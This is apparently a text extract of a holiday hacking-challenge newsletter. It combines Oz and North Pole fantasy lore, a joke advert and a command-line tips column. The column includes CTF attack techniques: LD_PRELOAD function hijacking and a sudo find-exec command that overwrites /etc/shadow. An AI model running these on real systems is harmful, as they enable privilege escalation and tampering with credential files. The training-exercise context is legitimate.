Each and every author is dedicated to the goal of helping future generations appreciate and understand the unique shared heritage of merriment, mirth, and magnanimity characteristic of the Little People of Oz. This book describes the good times they have shared. Also, it also does not shy away from recording the bad times they have suffered as well. Each writer on this great multi-generational project attempts to record and present the facts neutrally, without bias or opinion, uninfluenced as much as possible by factionalism or the controversies of the day.



## On the Topic of Flying Animals

Originally, only birds could fly in Oz. But, throughout the land, it was universally recognized that other flying animals would bring great economic benefits - faster transportation, decreased shipping costs, and a certain whimsicality that would likely increase tourism. Oz's greatest scientific minds were tasked with the creation of such beasts. Unfortunately, the actual development of flying animal species was plagued with unforeseen difficulties.

The first attempt, a single flying lion named Moonracer, was deemed a failure. Although the lion could indeed fly, children responded in abject terror at his fearsome appearance. The Oz Chamber of Commerce demanded that scientists choose a species less formidable than a lion.

Hoping to correct their error, Ozian scientists next grafted wings onto monkeys, hoping that inherent simian cuteness would prevail. Alas, winged monkeys proved even more horrific than the flying lion.



Following last weeks Inter-Dimensional tornado, the worst ever to have hit the North Pole, it was feared that the Great Book might have been lost. However, after the tierless searching of many elves we are pleased to be able to report all seven pages of the Great Book, survived.

The Great Book is of incalculable value, telling us about Elf culture and history. It's Seven pages, entitled:

- "About this Book"
- "On the Topic of Flying Animals"
- "The Great Schism"
- "The Rise of the Lollipop Guild"
- "The Abominable Snow Monster"
- "The Dreaded Inter-Dimensional Tornadoes"
- "Regarding the witches of Oz"

Is it time a second volume was written, to chronicle the historic events of the last week? We think so. In the new year, we'll work on preserving these events for future generations; telling the story of the heroes who saved Christmas.

## The Great Schism

Many centuries ago, the Little People of Oz were united - one people sharing peace and laughter all the way. But then, tragedy struck - The Great Schism split the community into two bitterly opposed factions: the Munchkins and the Elves. The original cause of this acrimonious division has long been forgotten.

As The Great Schism escalated from verbal arguments to fist fights to the rise of actual armed militias, the Wizard knew he had to act. He reached out to his good friend, Santa Claus, who at the time was setting up a worldwide gift distribution operation at the North Pole. To avoid the near-certain bloodshed of an Oz-wide civil war, the Wizard and Santa agreed that they would relocate the Elven faction to the North, where they would help Santa manufacture presents and run the North Pole's infrastructure. The Munchkins would remain in Oz, living as before, but viewing the Elves' departure as a banishment. The Elves themselves regard their move as a magnanimous and voluntary relocation to the North Pole, seeking refuge from marauding Munchkins.

Sadly, although violence between the Munchkins and the Elves was thwarted, there remains a seething hatred between the two peoples. Despite the best efforts of Santa and the Wizard of Oz, anti-Elf propaganda appears from time to time in Oz, as does anti-Munchkin sentiment in the North Pole. Indeed, the two peoples remain in a perpetual state of cold war. Sadly, the chilling after-effects of The Great Schism are felt to this very day.



# GREAT BOOK SURVIVES TORNADO

## The Rise of the Lollipop Guild

As tensions escalated immediately before The Great Schism, outright fistfights erupted in the streets of the Emerald City, as the most radicalized Elves and Munchkins battled for turf. In those early days, the small-scale skirmishes were disorganized and chaotic. But as hostilities and violence continued to grow, organized groups of elite fighters emerged on each side to take control of the militias. One particularly noteworthy band of commandos named itself the "Lollipop Guild."

Today, despite its sweet candy-themed name, the Guild's mission is by no means sugar coated. The official, stated focus of this lollipop force is to apply elite military tactics to defend Oz against all Elven aggression. What's more, it's also believed (at least among the Elves) that the Lollipop Guild engages in offensive operations against the North Pole, both from a cyber and kinetic perspective. The Elves consider the Lollipop Guild to be a terrorist organization. Indeed, the North Pole Elven Blue Team toils year-round defending the computer and network infrastructure of the North Pole from attack. Their biggest fear is that the Lollipop Guild will somehow disrupt or destroy the North Pole's biggest production of the year - Santa's Christmas Day present delivery operation. The North Pole Blue Team is on extremely high alert throughout Christmas Eve, an exhaustive period of analysis and active defense this team refers to as "Blue Christmas."

Although it has never been proven, the Elves allege that the Lollipop Guild has infiltrated its operatives among the North Pole population, cleverly disguising these nefarious interlopers as Elves. According to these rumors, so-called Munchkin Moles mingle among even the Elven Elite. Because Elves and Munchkins look identical, Elven leadership remains confounded about whether Munchkin Moles actually exist. Yet, rumors persist.

## The Abominable Snow Monster

When the Elves and reindeer refugees first arrived at the North Pole, they found a barren but workable landscape. The desolate peace of the cold North was a welcome change from the bitter battles with the Munchkins back in Oz. Dressed up like Eskimos for their first several months, all elves from one to ninety-two worked without interruption building homes for themselves, stalls for the reindeer, toy production lines, and finally a splendid castle for Santa.

But then, it started. Some of their food stocks mysteriously disappeared. Initially, the Elves hypothesized that Munchkin Moles were pilfering their provisions, so they embarked on a detailed investigation. Sadly, the taskforce found very little evidence, except for MASSIVE footprints in the snow near the food storage bins.

And then, it got worse. Elves started disappearing. One at a time, over the space of a couple of weeks, a half dozen elves simply vanished, their last known location surrounded by more gigantic footprints.

The taskforce bravely followed the footprints back to an enormous cave, where they found a gigantic furry beast with horrible fangs. The so-called "Abominable Snow Monster" had enslaved the kidnapped elves, forcing them to make gigantic snowballs he could throw as weapons. After mounting a daring rescue operation, the Elves vowed to steer clear of the entire region inhabited by the Abominable.

In later years, through the tireless efforts of social worker and arctic prospector Yukon Cornelius, a miracle occurred. The Abominable actually became a jolly, happy soul, who could laugh and play. The Elves welcomed the newly friendly beast and started calling him "Bumble" as he earned a job putting Christmas tree toppers into place without a stepladder.

## The Dreaded Inter-Dimensional Tornadoes



Throughout our recorded history, Oz has benefited from quite favorable weather, with frequent sunny days and a moderately warm climate. Indeed, all Munchkins enjoy essentially year-round springtime weather, keeping flowers in bloom and making spirits bright.

However, one type of weather phenomenon interrupts the otherwise beautiful climate outside is frightful. While quite rare, these ferocious storms appear suddenly and without warning, striking Oz every year or two. These calamitous cyclones vary in intensity, but even the weakest have caused significant damage lifting houses off their foundations and shredding everything in their deadly path, especially paper products.

Inter-Dimensional Tornadoes get their unusual name because their intense power has been known to rip holes into the very fabric of space and time, allowing a single tornado to strike multiple different places in disparate time eras simultaneously, interlinking each time and location touched by the storm into a swirling inter-dimensional space-time vortex. Although the specific physics of such storms remains elusive to our best scientists, one thing is consistently observed by researchers and historians: When an Inter-Dimensional Tornado strikes, if not only scatters whatever it has vacuumed up throughout many lands, it sometimes also drops artifacts from the past or even the future in its wake. Such storms have brought antique watches, clothing, and curious gadgetry, lifting them from distant times and far away places and depositing them in Oz.

## Regarding the Witches of Oz

If all the varied and amazing people who inhabit the Land of Oz, the witches are among the most powerful, wielding potent magic and mesmerizing spells. They travel through the air, propelled by bubbles or broomsticks. Each witch has a very different attitude and outlook, ranging from faithful friends who are dear to us all the way down to hearts full of mashed socks and souls full of gunk.

During the Great Schism, the witches very deliberately remained neutral, siding with neither the Munchkins nor the Elves. The witches seem to live exclusively in Oz, tending to their castles. As of this writing, the witches have never been observed in the North Pole.



# COMMAND LINE

A GOOD KNOWLEDGE OF THE COMMAND LINE IS AN ENORMOUS ASSET, WHETHER YOU ARE A SYSTEM ADMIN OR A RED TEAMER. IT WILL HELP YOU BE MORE EFFICIENT, AND OFTEN LEAD TO GAINING A DEEPER UNDERSTANDING OF HOW THE OPERATING SYSTEM WORKS.  
THIS WEEK WE FOCUS ON A FEW BASH COMMANDS, THAT CAME IN USEFUL WHILE HELPING OUR ELF FRIENDS ADMINISTER THEIR CRANBERRY PI SYSTEMS.

BY PAUL BECKETT

## ENVIRONMENT

An essential starting point is to understand your environment. `/etc/bashrc` configures the bash environment globally for all users. `<homodir>/bashrc`, configures the environment for that user.


## ALIASING

You can use the `bashrc` to “alias” commands. A convenient example for making your life a little more convenient is:

```
alias ll='ls -alF'
```

Occasionally an aliased command might not be helpful, in which case you can remove the alias:

```
unalias <aliased-command>
```



## EXECUTING FILES


Sometimes we find ourselves needing to run a file that doesn't have the execution bit set. For interpreted files we may be able to call the interpreter and supply the filename as an argument. For ELF binaries we can use `ld-linux` as an ELF interpreter:

```
/lib64/ld-linux-x86-64.so.2 ./Candy-CaneStriper
```


## FILE TYPES

`file` is a really useful command. It applies a series of tests, to tell you what sort of file it is.

```
file trainstartup
trainstartup: ELF 32-bit LSB executable, ARM, EABI5 version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=005de4685e8563d10b3de3e0be7d6fdd7ed732eb, not stripped
```



# KUNG FU



## LD\_PRELOAD

First we must build a shared binary which defines the function we want to hijack. We can then set the `LD_PRELOAD` environment variable, ensuring our code is called by the function call.

```
LD_PRELOAD="$PWD/replacement" ./is_it_42
```

## SQL

If you fancy a break from the bash command line, why not relax with some festive music... but so many choices, what should we play? I wonder what the most popular festive song is? Fortunately there's a festive song database, that we can use to answer that:

```
select s.* , count(*) as pop from songs s, likes l WHERE s.id=l.songid GROUP BY l.songid ORDER BY pop DESC LIMIT 1;
```

`392|Stairway to Heaven|Led Zeppelin|1971|“Stairway to Heaven” is a song by the English rock band Led Zeppelin, released in late 1971. It was composed by guitarist Jimmy Page and vocalist Robert Plant for the band’s untitled fourth studio album (often called Led Zeppelin IV). It is often referred to as one of the greatest rock songs of all time.|11325`

## SUDO

`Sudo` (SuperUser Do), allows you to run commands as other users or groups. To find out what sudo entitlements you have, run:

```
sudo -l
```

To execute this file copy command as the “shadow” group:

```
sudo -g shadow /usr/bin/find /etc/ -name "shadow.bak" -exec cp {} /etc/shadow \;
```

## EMULATION

`Qemu` allows you to emulate and virtualise different operating systems and architectures. For example, to get the Polar Express up and running, we emulate the ARM architecture:

```
/usr/bin/qemu-arm ./trainstartup
```


## PARSING DATA

Sometimes we want to be able to quickly analyse data. Fortunately the piped bash command line and tools allows us to do this with ease. `Awk` is a text processing tool:

```
awk -F"\\" '{print $6}' access.log | sort | uniq -c | sort -fr
```

## STILL WANT MORE

If your appetite for Command Line Kung Fu isn't fully sated yet, check out: <http://blog.commandlinekungfu.com/> for more ideas. With a 181 blog posts, it'll keep you busy for a while.





In need of spells? This must be your lucky day! We are having massive deals at Glinda's Spell Emporium, only for North Pole Christmas Town.

Order and enchanting charming spell for Christmas and get a healing spell for free! We know Santa and Jessica have already made their orders so hesitate no longer my elvish friends!

"We will leave you spell-bound!"

*EDITORIAL NOTE: WE KNOW GLINDA SPELLS TROUBLE AND IS THE VILLAIN BUT SHE HAS ALREADY PAID US FOR THIS SPACE AND WE WOULD BE A VILLAIN OURSELVES IF WE DO NOT PRINT THIS.*



# GLINDA'S SPELL EMPORIUM

What's more if you spend more than 1 Ethereum this Christmas, we will throw in a transfiguration spell just for you and Glinda will make a special appearance at your place of choosing!

At Glinda's we aim to leave you spell-bound and bewitched so you will keep coming back for more! So hurry, visit us for a stupefying experience!